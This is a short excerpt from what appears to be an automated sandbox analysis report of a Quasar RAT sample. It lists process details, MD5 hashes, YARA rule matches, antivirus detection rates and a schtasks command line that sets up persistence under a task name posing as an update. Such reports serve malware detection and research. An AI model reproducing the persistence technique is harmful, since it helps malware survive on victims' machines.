Start time:	09:59:09
Start date:	06/01/2021

Path:	C:\Users\user\AppData\Local\Temp\eyBLwzbrUF1mwXoy.exe
Wow64 process (32bit):	false
Commandline:	{path}
Imagebase:	0xb0000
File size:	899072 bytes
MD5 hash:	CEC5782C931581F13CE3C5D5B6A948A2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: eyBLwzbrUF1mwXoy.exe PID: 3052 Parent PID: 660

General

Start time:	09:59:09
Start date:	06/01/2021
Path:	C:\Users\user\AppData\Local\Temp\eyBLwzbrUF1mwXoy.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0xb0000
File size:	899072 bytes
MD5 hash:	CEC5782C931581F13CE3C5D5B6A948A2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Quasar_RAT_1, Description: Detects Quasar RAT, Source: 00000023.00000002.2389281983.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Quasar, Description: Yara detected Quasar RAT, Source: 00000023.00000002.2389281983.0000000000402000.00000040.00000001.sdmp, Author: Joe Security

Analysis Process: ars4t7gFPGrepVgh.exe PID: 2136 Parent PID: 552

General

Start time:	09:59:52
Start date:	06/01/2021
Path:	C:\Users\user\AppData\Local\Temp\ars4t7gFPGrepVgh.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\ars4t7gFPGrepVgh.exe'
Imagebase:	0x230000
File size:	899072 bytes
MD5 hash:	CEC5782C931581F13CE3C5D5B6A948A2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Quasar_RAT_1, Description: Detects Quasar RAT, Source: 00000025.00000002.2384182418.0000000003CC0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Quasar, Description: Yara detected Quasar RAT, Source: 00000025.00000002.2384182418.0000000003CC0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000025.00000002.2383386591.0000000002191000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 19%, Metadefender, Browse • Detection: 30%, ReversingLabs

Analysis Process: schtasks.exe PID: 2932 Parent PID: 2136

General

Start time:	09:59:56
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\JrekdQ' /XML 'C:\Users\user\AppData\Local\Temp\tmpC70.tmp'
Imagebase:	0x120000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis